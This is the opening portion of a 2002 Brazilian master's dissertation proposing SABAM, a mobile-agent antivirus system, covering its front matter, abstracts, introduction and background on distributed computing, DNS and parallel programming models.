UNIVERSIDADE FEDERAL DE SANTA CATARINA PROGRAMA DE PÓS-GRADUAÇÃO EM CIÊNCIA DA COMPUTAÇÃO

Bruno Bandeira De Lamônica Freire

SISTEMA ANTIVÍRUS BASEADO EM AGENTES MÓVEIS – SISTEMA SABAM

Dissertação submetida à Universidade Federal de Santa Catarina como parte dos requisitos para a obtenção do grau de Mestre em Ciência da Computação.

Orientador: Prof. Dr. João Bosco Mangueira Sobral

Florianópolis, Outubro de 2002.

SISTEMA ANTIVÍRUS BASEADO EM AGENTES MÓVEIS – SISTEMA SABAM

Bruno Bandeira De Lamônica Freire

Esta Dissertação foi julgada adequada para a obtenção do título de Mestre em Ciência da Computação na área de Sistema de Computação e aprovada em sua forma final pelo Programa de Pós-Graduação em Ciência da Computação.

_____

Prof. Dr. Fernando Álvaro Ostumi Gauthier
Coordenador do Curso

Banca Examinadora

Prof. Dr. João Bosco Mangueira Sobral Orientador
Prof. Dr. Jorge Muniz Barreto
Prof. Dr. Bernardo Gonçalves Riso

Dedicado

A Júlio e Maria de Lourdes – meu pai e minha mãe – sempre atentos, sempre próximos e muito amados.

Ao educador e amigo Nivaldi Calonego Júnior, referência na área de Engenharia da Computação.

À minha tia, Ermelinda, pelas massagens nas minhas mãos quando era pequeno e aprendia as primeiras letras e agora, pelo apoio carinhoso.

A meus irmãos André e Otávio, partícipes de minhas alegrias, ideais e esperanças, companheiros inseparáveis nos nossos saltos de pára-quedas.

A Maria Olinda, namorada amada.

Agradecimento especial,

Ao meu orientador, Prof. Dr. João Bosco Mangueira Sobral, pelo apoio, pelo exemplo de profissional e pela firme condução dos trabalhos que culminaram nesta dissertação. Agradeço-lhe, ainda, pela generosidade com que me recebeu em sua casa e conduziu-me nos árduos caminhos de transformação de um aluno espectador em um pesquisador. Sua ajuda na escolha do tema desta dissertação foi fundamental. Obrigado por ser também um amigo!

Agradecimentos

À Universidade do Estado de Mato Grosso – UNEMAT, *campus* de Barra dos Bugres, pelo apoio fundamental.

Ao Prof. Dr. Nivaldi Calonego Júnior pela generosidade em receber-me em sua casa em Piracicaba, pelo acesso à sua biblioteca particular, pelas valiosas sugestões.

À Profª Drª Ermelinda Maria De Lamonica Freire, pelo auxílio na revisão das referências bibliográficas, segundo as normas da ABNT 2085-2000.

À Banca Examinadora, pela disponibilidade em aceitar o convite para participar desta Banca e pela generosidade em examinar este trabalho em tão curto espaço de tempo. Sou-lhes muito grato.

Aos professores do Curso de Mestrado em Ciências da Computação por compartilharem seus conhecimentos.

Aos meus colegas do Curso de Mestrado, pelo companheirismo em todos os momentos, pelo apoio irrestrito e pela amizade. As nossas viagens para Florianópolis e São Paulo constituem marcos e serão inesquecíveis.

A todos, obrigado!

Sumário

Lista de Figuras vi
Lista de Tabelas vii
Resumo viii
Abstract ix
1 Introdução 1
2 Bases Teóricas 3
2.1 Computação distribuída 4
2.1.1 Redes de Computadores como infra-estrutura 8
2.1.2 Modelos para Programação Paralela 10
2.2 Vírus 13
2.2.1 Estrutura lógica de vírus 16
2.2.2 Tipos de Infecção 18
2.2.3 Classificação em relação à atuação 19
2.2.4 Identificação de vírus 21
2.3 Agentes 26
2.3.1 Contextualizando Agentes 27
2.3.2 Tipologia de Agentes 29
2.3.3 Fundamentos de mobilidade para o protótipo 37
2.4 Algumas considerações 44
3 O protótipo do agente móvel de localização de vírus 45
3.1 Considerações e decisões de projeto 46
3.1.1 Dos Requisitos 46
3.1.2 Do modelo de programação 48
3.1.3 Da Plataforma de Desenvolvimento de Aglets 50
3.2 O projeto do protótipo 53
3.2.1 Diagrama de classes 56
3.2.2 Diagrama de interação 60
3.3 Casos de teste 62
4 Considerações Finais 64

4.1 Ponderações finais 65
4.2 Contribuições do trabalho 67
4.3 Sugestões para trabalhos futuros 68
5 Referências Bibliográficas 69
Anexo A – Instalação e configuração do TAHITI 74
Anexo B – Classes do projeto Agente SABAM 79
Anexo C – Código fonte do vírus Polyssa 84
Glossário 91

Lista de Figuras

Figura 2-1 Sistemas operacionais diferentes comunicando através de máquinas virtuais 7
Figura 2-2 Formato de dados do DNS. 9
Figura 2-3 Paralelismo pelo Resultado 11
Figura 2-4 Paralelismo Processor Farming. 12
Figura 2-5 Paralelismo Pipeline 12
Figura 2-6 Diagrama de representação lógica de um vírus (CASS, 2001) 17
Figura 2-7 Diferentes tipos de Agentes (BT Exact, 2001) 28
Figura 2-8 Diagrama lógico de representação de tipos de agentes 29
Figura 2-9 Agentes Colaborativos 30
Figura 2-10 Agentes de Interface 30
Figura 2-11 Agentes Móveis 32
Figura 2-12 Agentes de Informação/Internet 33
Figura 2-13 Agentes Reativos 34
Figura 2-14 Agentes Híbridos 35
Figura 2-15 Sistema Heterogêneo de Agentes 36
Figura 2-16 Smart Agents 37
Figura 2-17 Um host de agentes com serviço ATP proporciona endereçamento uniforme para MAP diferentes (LANGE, 1997) 42
Figura 3-1 Visão macroscópica do protótipo 45
Figura 3-2 Representação de *clusters* do SABAM. 49
Figura 3-3 Ciclo de vida Agente SABAM 53
Figura 3-4 Clusters lógicos separados pela porta de comunicação 54
Figura 3-5 Diagrama de tempo de ações do sistema 55
Figura 3-6 O Pacote AgenteSABAM 55
Figura 3-7 Diagrama de classes do Agente Sabam 56
Figura 3-8 Estrutura lógica do Agente Sabam. 58
Figura 3-9 Diagrama de fluxo temporal do agente sabam 61

Lista de Tabelas

Tabela 2.1 - Primeiras máquinas abstratas de sistemas computacionais. 5
Tabela 2.2 - Taxa de infecção para cada 1000 PCs (ICSA, 2001) 14
Tabela 3.1 - Síntese do protocolo de aglets. 52
Tabela 3.2 - Criação do agente SABAM 57
Tabela 3.3 - Criação do agente móvel. 59
Tabela 4.1 - Lista de tipos de vírus e suas respectivas incidências (ICSA, 2001) 67

Resumo

Este trabalho enfoca detecção de vírus de computador através de agentes móveis. Fornece subsídios para execução de algoritmo de detecção em sistemas múltiplos, sem a necessidade da intervenção do usuário remoto. A pesquisa realizada alinha-se ao esforço de buscar soluções que irão reduzir a proliferação de arquivos maliciosos e, também, simplificar a administração de redes, tecnologias amplamente necessárias, considerando as crescentes demandas de segurança. Este trabalho apresenta uma inovação técnica na detecção antivírus que consiste na adição de algoritmos de localização de *substrings* – assinaturas de vírus – no corpo dos agentes móveis utilizando o referencial teórico da computação distribuída. É descrita a estrutura lógica de vírus, tipos de infecção, ressaltando a necessidade de exata identificação como requisito crucial de remoção bem sucedida. O trabalho aborda a base teórica de computação distribuída como premissa do desenvolvimento de agentes, bem como apresenta uma tipologia de agentes e discute os fundamentos de mobilidade para o protótipo de agente móvel de localização de vírus, cujas formalizações preliminares constituem o foco desta dissertação. Os resultados poderão contribuir para novos trabalhos na autenticação de agentes móveis, procuras de *substrings* remotas, tratamento e vacinação contra vírus e cavalos de Tróia e, também, poderá ser utilizado como novo material acadêmico sobre vírus de computador.

Palavras-chave: agentes móveis, antivírus, aglets

Abstract

This thesis focuses on computer virus detection through mobile agents. It will provide for the execution of detection algorithm on multiple systems, without remote host user intervention. The research walks along with the effort to search for solutions that reduce malware proliferation as well as simplify network administration, technologies vastly needed, by considering the increasing security demands. This thesis presents a technical innovation in virus detection which consists on the addition of substring algorithm searcher – virus signatures – into the body of mobile agents, using the theoretical reference of Distributed Computing. It describes the virus logical structure, types of infection, emphasizing the exact identification necessity as an indispensable quality to the well succeeded removal. This work approaches the theoretical bases of Distributed Computing as a premise to agent development, as well as presents a typology of agents and discusses the mobility fundamentals to the virus searching mobile agent prototype, which preliminary formalities constitute the focus for this thesis. The results may contribute to new researches on the authentication of mobile agents, remote substring searches, treatment and vaccination against viruses and Troy Horses, as also may be used as new computer viruses academic material.

Key words: mobile agents, antivirus, aglets

1 Introdução

A interconexão de computadores é uma solução tecnológica para compartilhamento de recursos, troca de dados ou informações, que abrange desde usuários domésticos até empresas de grande porte. Esses benefícios e vantagens, entretanto, também geram condições propícias para a disseminação de vírus de computadores, pois a quantidade de dados eletrônicos que trafegam entre usuários é extremamente grande e rápida.

Uma das soluções mais difundidas para minimizar a infecção dos computadores tem sido o uso de *software* antivírus instalados tanto em servidores, como em terminais. Contudo, a geração de novas espécies, gêneros e famílias de vírus é cada vez mais intensiva e extensiva, aumentando as possibilidades de destruição de informações em progressão geométrica, comprometendo a qualidade do sistema como um todo e degradando a rede.

O estudo de agentes móveis para localização de vírus abre a possibilidade de proposição de um modelo diferente de antivírus, independente de plataforma e gerenciado remotamente. Como corolário, abre também a possibilidade de detectar e limpar uma gama maior e mais ampla de vírus, diminuindo o espectro de infecção e controlando a disseminação, uma vez que somente o agente será atualizado, garantindo por extensão atualidade a todo o sistema.

O modelo, ao atingir esse nível de desenvolvimento, tende a tornar desnecessária a instalação de software antivírus em cada um dos nós ligados à rede, constituindo uma nova alternativa de resolução tecnológica, com vantagem da diminuição de custos operacionais na proteção e segurança.

Como balizamento da concepção do protótipo que fosse capaz de realizar a tarefa de detecção de vírus remotamente, impõem-se o estudo e a correlação de áreas do conhecimento de informática para poder caracterizar o todo e concretar bases de inteligibilidade do sistema. Com esse propósito foram estudadas a área de Computação

Distribuída, para caracterização do ambiente gerenciador de agentes móveis funcionando de forma distribuída e delimitada por *clusters*[1] lógicos; a área de Agentes, que ainda não é uma área específica, pois abrange uma intersecção entre Computação Distribuída e Inteligência Artificial, mas que forneceu bases para a caracterização do tipo de agente a ser utilizado; e por fim, o estudo sobre Vírus, para o entendimento de seus modelos, funcionamento e histórico, buscando construir o necessário suporte teórico de referência.

Este estudo tem, portanto, um caráter exploratório, na perspectiva de abertura de campo de investigação acadêmica, através da construção de conhecimento para um sistema localizador de vírus baseado em Agentes Móveis.

O Capítulo 2 trata das bases teóricas utilizadas para a concepção do protótipo de um agente móvel para detecção de vírus, de forma remota. Dentro desse capítulo são comentadas as teorias acerca da Computação Distribuída para caracterizar a questão da execução distribuída de agentes móveis. Na seqüência abordam-se as questões relativas a vírus de computador, que contextualizam dificuldades e necessidades no tratamento contra vírus. Em outro item apresenta-se a tipologia da tecnologia de agentes, segundo a IBM e a BT Exact. Por fim, reflete-se acerca da possibilidade formal de introduzir as resoluções básicas que levaram à definição do projeto de um Sistema de Detecção de Vírus Baseado em Agentes Móveis.

No Capítulo 3 são apresentadas as considerações e decisões que formataram o projeto do agente móvel, mostrando capacidade de formalização de pensamento em alto nível de abstração para elaborar diagramas de classes e de interação do sistema. Ao final são fornecidas algumas informações sobre os casos de testes.

No capítulo 4, à guisa de conclusão, tecem-se considerações ponderando sobre aspectos relevantes do processo investigativo que culminou nesta dissertação, pensada enquanto experiência de construção de conhecimento; buscando ressaltar as contribuições do trabalho; e levantando possibilidades de trabalhos futuros, a partir do patamar alcançado.

---

[1] Um conjunto de periféricos controlados por um único processador ou um grupo de processadores conectados. (Oxford Dictionary of computing, 1996).

2 Bases Teóricas

Os fundamentos para a elaboração do protótipo de sistema para identificação de vírus em sistemas computacionais abertos consistem na compreensão de conceitos e teorias da Computação Distribuída, Vírus de Computador e de Agentes Móveis.

A Computação Distribuída estabelece os princípios dos modelos computacionais e a infra-estrutura necessária ao desenvolvimento de aplicações paralelas. Seu progresso está atrelado às redes de computadores que oferecem os subsídios para aplicações baseadas em máquinas virtuais paralelas ou ambientes de passagem de mensagem[2].

Concomitantemente ao crescimento das áreas da Computação Distribuída e de Redes de Computadores, como já se consignou anteriormente, houve aumento significativo da disseminação dos Vírus de Computador que, em meados da década de 90, passaram a ser difundidos também via rede. Esse aumento ocorreu devido às novas tecnologias para o desenvolvimento de programas independentes de plataforma. Por exemplo, as macro-linguagens[3,4] e as linguagens de *script*[5], favoreceram a criação de vírus independentes de plataforma. Entretanto, não têm sido desenvolvidos programas antivírus independentes de plataforma.

A pesquisa desenvolvida sustenta-se na postulação do uso da tecnologia de Agentes para a identificação de vírus, principalmente àqueles independentes de plataforma.

Discutir todos os aspectos que essas teorias envolvem, suas diferenças, similitudes, deficiências e adequabilidade para a solução do problema, no contexto das Ciências da Computação não é tarefa que se possa assumir no âmbito de uma dissertação de mestrado, dado que a complexidade de um sistema computacional desse porte está relacionada à combinação dos conjuntos de fatores intrínsecos a cada uma das subáreas de conhecimento computacional, o que inviabilizaria a pesquisa.

---

[2] Uma unidade de informação que é transmitida eletronicamente de um aparelho a outro.
[3]Macroinstrução: "*Em um aplicativo, seqüência precisa de comandos, gravada com um nome específico, que pode ser definida pelo usuário e executada sempre que este o determinar*". (AE, 1999)
[4] Neste trabalho o termo "macro" tem o mesmo sentido de macroinstrução.
[5] Linguagens interpretadas que são inseridas noutras linguagens para tornar o código flexível no que tange ao processamento de dados para a Internet.

Como estratégia de formalização da orientação teórica, opta-se por apresentar os elementos de cada uma dessas áreas e as suas respectivas possíveis contribuições para o desenvolvimento de uma nova tecnologia[6] para detecção de vírus de computador.

2.1 Computação distribuída

O setor industrial de micro-processadores tem produzido componentes com potência computacional cada vez maior (KHz, Mhz, Ghz), porém questões de ordem físicas impõem um limite de velocidade, que até hoje, circunscreve-se à velocidade da luz. Aumentar essa velocidade de processamento implicaria um investimento extremamente elevado e ainda assim estar abaixo da expectativa de processamento desejada. Por isso torna-se interessante o estudo na área de Computação Distribuída, onde é possível aumentar a potência computacional do sistema, sem necessariamente investir em computadores de grande porte, pois se pode otimizar o processamento em máquinas ociosas ligadas em rede. Mas, os programas tiveram de ser concebidos noutro nível de abstração em nível tal que os desvinculassem do hardware.

A terceira geração de linguagens de programação apresentou como principal característica essa "desvinculação" em relação ao *hardware*. Isso foi possível devido à elevação do patamar de conhecimento, com a criação de outro nível de abstração sobre o hardware, denominado "sistema operacional".

Os sistemas operacionais foram concebidos para encapsular o hardware, no sentido de oferecer ao programador uma interface com o programa que elimine os aspectos de gerenciamento dos dispositivos. Para tanto o sistema operacional embute em um montador, programas de gerenciamento de dispositivos e um conjunto de primitivas que estabelecem a interface com uma linguagem de "alto nível". Isso o caracteriza como o segundo nível de abstração sobre o hardware e tem por finalidade a flexibilização do mesmo, estabelecendo entre o usuário e a máquina uma interface menos hostil. Com o advento de tais sistemas, houve concomitantemente o desenvolvimento de linguagens de programação, tais como: FORTRAN, PASCAL, COBOL, C, LISP, PROLOG, C++, configurando outro nível de abstração na produção

[6] O protótipo implementado institui uma técnica de detecção de vírus que deverá ser desenvolvida.

de programas de computador. A Tabela 2.1 ilustra essas máquinas virtuais construídas sobre o hardware.

Tabela 2.1 - Primeiras máquinas abstratas de sistemas computacionais.

	Níveis de abstração
Linguagens de terceira geração →	Linguagens de programação
Flexibilização do hardware →	Sistemas operacionais
Código binário para controle do hardware →	Linguagem de máquina - *Assembly*
	Componentes do hardware

Neste contexto, os compiladores[7] compreendem a visão de uma nova abstração, pois ao oferecerem ao programador a possibilidade de implementarem programas independentes do hardware, apresentam cada uma das linguagens como "visão do equipamento". Assim, garantem a produção de programas independentes do hardware, no sentido de os programas-fontes poderem ser transportados e traduzidos automaticamente em outras linguagens.

Essas linguagens além de possuírem as características já citadas, implementam paradigmas de programação, permitindo que possíveis soluções de problemas sejam abordadas de maneiras diferentes. Entretanto, o processo de transformação de um programa-fonte em um programa executável é possível somente porque o compilador é capaz de estabelecer alguma equivalência entre as máquinas de estados finitos descritas pelas linguagens. Até então, eram utilizados os modelos arquiteturais de Von Neumman, que não permitiam a execução de mais do que um código de operação num dado instante. Nesta visão, havia apenas uma instrução em execução num dado instante, impondo um limite à capacidade de processamento das máquinas. No entanto, começa surgir a necessidade de aumento significativo da potência computacional, do compartilhamento e troca de dados em computadores isolados. Esses fatores desencadearam duas vertentes de pesquisas, uma em arquiteturas paralelas e outra em sistemas distribuídos.

[7] Programas que tem como entrada um programa numa linguagem de alto nível e produz como saída um programa em código em linguagem de montagem.

O desenvolvimento de arquiteturas paralelas almeja o aumento da capacidade de processamento, propondo arranjos arquiteturais para diferentes domínios de aplicação, tendo em conta o paralelismo do processamento de dados e instruções no tempo. Essa visão de paralelismo deu a Flynn os elementos para a criação de uma taxonomia. Nesta, os conjuntos de instruções e de dados são categorizados como unitários[8] ou múltiplos[9] (Flynn; 1972).

Segundo ALMASI (1994), as arquiteturas paralelas são "(...*) um conjunto de elementos de processamento que podem se comunicar e cooperar para resolver grandes problemas rapidamente*". Essa definição impõe alto grau de abstração sobre o conceito de arquiteturas paralelas, permitindo que sejam elaboradas questões relativas aos elementos de processamento, aos mecanismos de comunicação, à cooperação entre esses elementos de processamento e sobre o que significa resolver grandes problemas rapidamente.

Na subárea de Sistemas Distribuídos, que primam pela flexibilidade e compartilhamento de recursos e troca de dados, as pesquisas foram orientadas pela necessidade de ocultar do usuário os mecanismos que flexibilizam essas operações.

Em Tanenbaum (1992) encontra-se a extensão do conceito de arquiteturas paralelas para um modelo arquitetural MIMD (Flynn; 1972) baseado em sistemas operacionais distribuídos (ou sistemas distribuídos). Neste caso, há que se preocupar com os mecanismos de comunicação (ou troca de mensagens), dado que esses mecanismos influenciam diretamente no desempenho do programa. Segundo Tanenbaum (1997: p.02) "Em um sistema distribuído, nada é explícito: tudo é feito automaticamente pelo sistema, sem o conhecimento do usuário". O que caracteriza um sistema distribuído é o *software*, e não o *hardware*. Os *softwares* de sistema distribuído, utilizando a rede como meio de comunicação, geram coesão e transparência.

No nível do *software* deve-se ponderar sobre a granulosidade e modelo computacional[10] da aplicação (Treleven, 1985), porquanto a programação paralela introduz fontes adicionais de complexidade, fazendo com que o programador tenha de se preocupar com o gerenciamento dos processos, processadores, balanceamento de

---

[8]Também é dito *simples*, pois que executa apenas uma instrução, ou código de operação.
[9] Dialeticamente poder-se-a dizer complexos, pois que executam diversas instruções simultaneamente.
[10]Os modelos computacionais: programas orientados por controles, dados e sob demanda.

cargas, desempenho, “dead-locks”, “live-locks”, comunicação e decisão sobre qual o modelo de computação é o mais adequado.

Essas questões são parcialmente resolvidas com a introdução de um novo nível de abstração sobre os sistemas operacionais, conforme representação da a Figura 2-1. Essa abstração implementa diferentes máquinas virtuais, que oferecem aos programadores a possibilidade de utilização dos sistemas operacionais e de seus mecanismos de comunicação em rede para o desenvolvimento de programas paralelos (ou aplicações paralelas). Alguns exemplos máquinas desse tipo são os ambientes *Message Passing Interface* (COULORIS, 1998), o *Parallel Virtual Machine* (ALMASI, 1994), o CORBA (CORBA BASICS, 2002), o DCOM (JENNINGS, 1997) e os Tahiti (OSHIMA, 1998).




Figura 2-1 Sistemas operacionais diferentes comunicando através de máquinas virtuais

A Figura 2-1 ilustra sistemas operacionais diferentes, ou com configurações diferentes (dependendo do tipo de *hardware* instalado), com as suas respectivas máquinas virtuais. Neste caso há a desvantagem do código ser interpretado. Diferentemente do que acontece nos ambientes PVM e MPI, onde o ganho da paralelização pode ser significativo, o ganho do Tahiti está na portabilidade e na facilidade de manutenção do *software*, pois o modelo de *software* não é determinado

pela plataforma de execução, mas pela necessidade de interação com outros sistemas. É igualmente importante notar que a máquina virtual encapsula os mecanismos de comunicação para aplicações distribuídas que utilizam redes de computadores como infra-estrutura.

2.1.1 Redes de Computadores como infra-estrutura

A comunicação entre computadores ligados em rede é definida pelo conjunto de protocolos, dispostos em camadas, que objetivam facilitar o uso do sistema computacional. O *Internet Protocol* – IP é o protocolo usado pela Internet e estabelece uma camada de abstração sobre o nível de acesso ao dispositivo de comunicação (a placa de rede).

O IP é capaz de transportar um pacote de dados de um tamanho fixo e dependente do hardware de comunicação. Para isto, ele categoriza os computadores e os numera univocamente de acordo com um padrão hierárquico. No nível acima do IP está o protocolo *Transfer Control Protocol* – TCP que implementa mecanismos de particionamento e junção de dados, transportando para o IP pacotes menores. A configuração e o gerenciamento de redes TCP/IP não é trivial, principalmente no que tange à nomeação das máquinas da rede, ou seja, a atribuição de nomes mais significativos ao invés de números.

O *Domain Name System* – DNS é um conjunto de protocolos e serviços para as redes TCP/IP (MICROSOFT, 1997), e possui a finalidade de conversão de nomes "amigáveis" para endereços de IP equivalente e o disponibiliza para o cliente.

O DNS usa um conjunto de cinco procedimentos que compõem a interface do UNIX BSD para o DNS do TCP/IP. Os programas aplicativos que chamam essas rotinas, tornam-se clientes de um DNS, enviando uma ou mais solicitações de resolução de nomes de servidores e recebendo respostas (COMER, 1998).

Quando um programa faz uma chamada a um computador (ou *site*), ele procura em sua lista local o IP referente àquele nome, caso não encontre, envia a requisição ao DNS cadastrado em sua lista. Ao receber a requisição, o DNS executa a mesma tarefa de procurar o IP equivalente ao nome requerido, só que o servidor possui ferramentas mais complexas para resolver os nomes e gerenciar uma lista mais extensa do que a do PC que fez a chamada. Caso o primeiro DNS não consiga resolver o nome, por não

possuí-lo em sua lista, este envia uma nova requisição a outro DNS, sem que o PC primário tenha conhecimento. As requisições passam de DNS em DNS até que o nome seja resolvido. Este processo poderia provocar a parada do sistema em caso de tentativas de acesso a DNS inválido ou de solicitação para máquinas que não estejam em operação. A solução deste problema foi limitar o tempo de espera por resposta. Quando o nome é resolvido, o IP equivalente é reportado para o programa que fez a requisição inicialmente e de forma transparente. Caso o nome não tenha sido resolvido dentro do tempo limite, o programa que fez a chamada para um DNS simplesmente encerra a espera pela resposta e, mesmo que ela retorne, não será recebida.

Para que a requisição tenha o mínimo de bits possível e seja inteligível pelo DNS, existe um padrão pré-definido para o formato da mensagem, onde cada uma delas começa com um título fixo. O título possui o campo IDENTIFICAÇÃO exclusivo, que é utilizado para identificar se a mensagem é uma consulta ou resposta. Depois se tem o campo PARÂMETRO que especifica o tipo de consulta. A Figura 2-2 mostra o formato da mensagem.

Identificação
Parâmetro
Número de Perguntas
Número de Respostas
Número de Autoridade
Número Adicional
Seção de Perguntas...
Seção de Respostas...
Seção de Autoridade...
Seção de Informações Adicionais

Figura 2-2 Formato de dados do DNS.

Os campos iniciados com o texto “Número de” fornecem, cada um, uma contagem de entradas nas seções correspondentes que ocorrem posteriormente na mensagem. Maiores detalhes podem ser encontrados em COMER (1998).

Analogamente ao fato de um programa só conseguir encontrar o computador cadastrado nos DNSs inerentes a sua rede, a pesquisa desenvolvida utilizou os serviços de DNS para implementar uma rede lógica (ou *cluster*) sobre o protocolo TCP/IP. Esse

conjunto de máquinas hierarquicamente dispostas possibilita o uso de diferentes modelos de programação, dado que os agentes podem estar operando em paralelo na rede.

2.1.2 Modelos para Programação Paralela

Analogamente aos modelos arquiteturais, existem modelos de programação paralela que apresentam maior ou menor grau de adequabilidade à solução de categorias de problemas e ao modelo de hardware a ser utilizado. A escolha do modelo influencia no projeto, no desenvolvimento, na manutenção e no desempenho do programa. Considera-se o paralelismo pelo resultado, paralelismo *processor farming*, e paralelismo *pipeline*, possíveis modelos para a arquitetura do protótipo do SABAM (Almasi, 1994).

Paralelismo pelo Resultado

O modelo paralelismo pelo resultado também pode ser chamado de paralelismo de dados (*Data Parallel*) ou paralelismo geométrico. Neste modelo os processos são gerados a partir da divisão do conjunto de dados a serem processados, em tamanhos iguais para cada processador da rede, onde cada processador possui a cópia completa do código principal.

Por conta dessa divisão igualitária dos dados e pelo fato dos processadores possuírem cópia completa do código original, este modelo é considerado o modo mais fácil de desenvolvimento de algoritmos paralelos, principalmente para computadores maciçamente paralelos.

Para exemplificar, imagine a situação em que um computador cliente faz a requisição a um servidor de agentes antivírus, para que envie um agente para dentro de sua máquina e execute a varredura por vírus, conforme a Figura 2-3. Mas as máquinas remotas já possuem todo o código executável do agente, que é o mesmo armazenado no servidor, e que são executados em cada uma das máquinas, sobre dados diferentes mas de mesmo tamanho.




Figura 2-3 Paralelismo pelo Resultado

Paralelismo *Processor Farm* ou Mestre-Escravo

O modelo *Processor Farm* consiste na distribuição de processos que são gerenciados por um dos processadores de uma forma centralizada. O gerente seleciona e envia os processos para os processadores "*escravos*", que podem fazer o processamento de forma assíncrona. Por esses motivos é que este modelo também é conhecido como "*mestre-escravo*", ou como "paralelismo pela pauta", uma vez que as tarefas, quando selecionadas e divididas para processamento, são análogas a "pauta" na linguagem natural.

A utilização deste modelo é mais adequada na situação em que um servidor de agentes seleciona os trabalhos (agentes) a serem processados remotamente e os envia, conforme ilustrada a Figura 2-4.




Figura 2-4 Paralelismo Processor Farming.

Este modelo ilustrado na Figura 2-4 é que facilita a implementação de aplicações paralelas, no sentido de haver um processo ordenador e coordenador do processamento, facilitando a determinação do ponto de parada do programa e, neste caso, as setas com linha pontilhadas indicam que o processo "mestre" controla a execução dos demais processos.

Paralelismo *pipeline*

O modelo *pipeline* ilustrado na Figura 2-5 representa um conjunto de *n* agentes especialistas. Cada agente é específico para um tipo de vírus, ou seja, implementa métodos para uma única assinatura. Neste caso, o mesmo arquivo teria de ser varrido por diferentes agentes.




Figura 2-5 Paralelismo Pipeline

